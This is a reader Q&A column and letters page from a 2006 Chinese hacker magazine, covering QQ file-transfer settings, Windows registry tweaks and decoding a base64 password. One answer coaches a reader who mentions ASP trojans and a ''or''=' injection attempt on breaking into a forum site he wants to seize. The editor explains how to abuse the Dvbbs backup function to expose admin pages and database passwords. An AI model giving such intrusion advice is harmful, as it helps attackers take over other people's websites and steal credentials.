Q 自从QQ推出安全中心以后，我跟朋友之间互传文件都只能先打包压缩才能进行传输，非常不方便，请问有什么方法可以直接接收exe文件？

Ⓐ在qq的安全设置里面可以看到，安全传输分为三个级别，但是即使是最低级别，也必须强制更改扩展。解决的方法很简单，就是在QQ安装程序所在的目录的dat文件夹下找到cute.1这个文件，直接用记事本打开，基本信息如下：

```
[config]                FileSuffix=html
FileSuffix=bat          FileSuffix=js
FileSuffix=chm          FileSuffix=msi
FileSuffix=com          FileSuffix=reg
FileSuffix=exe          FileSuffix=scr
FileSuffix=hlp          FileSuffix=vbs
FileSuffix=htm
```

程序阻止的扩展名全部收录在此，如果要设置本地允许接受exe类型文件，直接去掉FileSuffix=exe这一行，其实全部删除也行。如果你要玩点小花样，例如禁止接收rar格式文件，可以加上这么一行：FileSuffix=rar，当别人发送rar格式文件的时候也会被安全中心阻止，这下你的朋友傻眼了吧。

Ⓠ我通过动网默认数据库管理员的前后台用户名和密码，可是不管在发帖还是自定义头像的地方，都不能上传成功，发帖页面的上传已经被删除，而定义头像的地方让人郁闷的是格式检测非常严格，任何asp木马，包括一句话和合并数据库的木马，改成jpg后都提示格式错误！而真实的图片是可以上传的，首页还有个管理页面，不过不能利用动网那个管理登陆，'or''='也不行，非常想拿下的网站，望解决！

Ⓐ你这种情况我也遇到过，好像是利用了一种比较严格的检测组件，无惧上传类组件就比较难搞。不过既然有其他管理页面，完全可以让动网后台帮我们拿到。你可以利用动网后台的数据库备份功能，把首页得到的管理页面备份成jpg或者txt格式，然后根据自己选择保存的路径访问，这样可以通过数据库连接文件得到管理后台的信息，如果是sql数据库，还可以得到数据库的连接密码。一般情况下入侵的思路要灵活，一条路走不通，我们就换条路走。

Ⓠ最近我隐藏了几份重要的文件，可是当我打开工具下的文件夹选项，重新选择“显示所有文件和文件夹”后还是无法查看隐藏文件，我再次进到该项目下发现又变成了“不显示隐藏文件和文件夹”，我用了搜索也不行，请问如何解决。

Ⓐ运行中输入regedit进入注册表，依次展开进入下面键值：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL，把checkedvalue的值修改为1就可以了，这个值为0和2都不能显示隐藏文件。其实搜索功能是可以查找隐藏文件的，需要在高级选项里选择“搜索隐藏的文件和文件夹”，如果你忘记了文件名，但是扩展为txt，那么搜索*.txt并定位到该文件所在的目录就可以搜索出来了。

Ⓠ现在在学习注册表知识，经常要打开注册表里查找和修改一些项目，可是windowsxp的注册表却有记忆功能，我在重新打开的时候它就会自动进入上次最后打开的键。请问有什么方法可以让注册表不记忆上次的项目？

Ⓐ将注册表编辑器定位到HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit，右键单击它，选择“权限”，在权限对话框中将完全控制和读取选项勾选为拒绝，然后在HKEY_CURRENT_US ER\Software\Microsoft\Windows\CurrentVersion\Applets项下新建一个Favorites项，再按前面方法将Regedit项的权限设为拒绝，这样注册表就失忆了。

Ⓠ我用《黑客手册》上介绍的方法嗅探到了本地盗号木马通过25端口发送的信息，可是得到信箱的密码是cXF6aHVhbnlvbmc=，我试过登陆该信箱失败，请问这是什么原因？

Ⓐ这个是用base64加密过的密码，显然你的嗅探工具不支持base64还原，我们利用一个格式转换工具就可以了，这里我为你提供一个强大的转换工具，支持多种编码转换，你这里的编码我还原过来就是qqzhuanyong，显然想偷你号的人很白痴。NoHack

29号信箱

2006年最佳感言

NoHack论坛ID为myth456的感动发言：

一直没有时间好好地在大街上转转了，今天买了本《非安全——黑客手册》，很是喜欢，晚上就来此看看。希望你们越办越好，生日快乐！不知道是4月几号的？但是我会在发工资后买回以前出过的全部书籍！我也会订购以后的书籍的……我会支持到我的呼吸停止！

//邮寄版块速递小子在她管理板块发的帖子：“奖，回执有奖，邮购有奖。”看到了myth456的回帖，说她很感动，发来与编辑共赏。编辑也眼泪汪汪的，并且祝福myth456能长命百岁，争取活到150岁。

暴强点评

黑客手册5月回执卡淄博Casper来信：

本辑我喜欢或者不喜欢的文章，请点评——

文章：29/喜欢/点评：刺猬满身的刺可能就是用来注入的吧！？佩服得全身着地！

//小编：注入新解，“寂寞刺猬”扎洞高人。

文章：46/喜欢/点评：俺老大的文章，不喜欢他会扁人的，这个洞确实经典哦！

//小编：黑社会关键词——老大、扁人，“剑心”到底收了多少保护费？

树立榜样

来自广州的天才学客少年： //该昵称让小编肃然起敬。

→对某篇文章的读后感：

例如：文章名称：《为广东互联星空做一次清道夫》。

我觉得每位黑友应该向作者学习，懂得以黑制黑，从而维护网络的安全。 //该倡议值得推广。

the end

2006年1、2季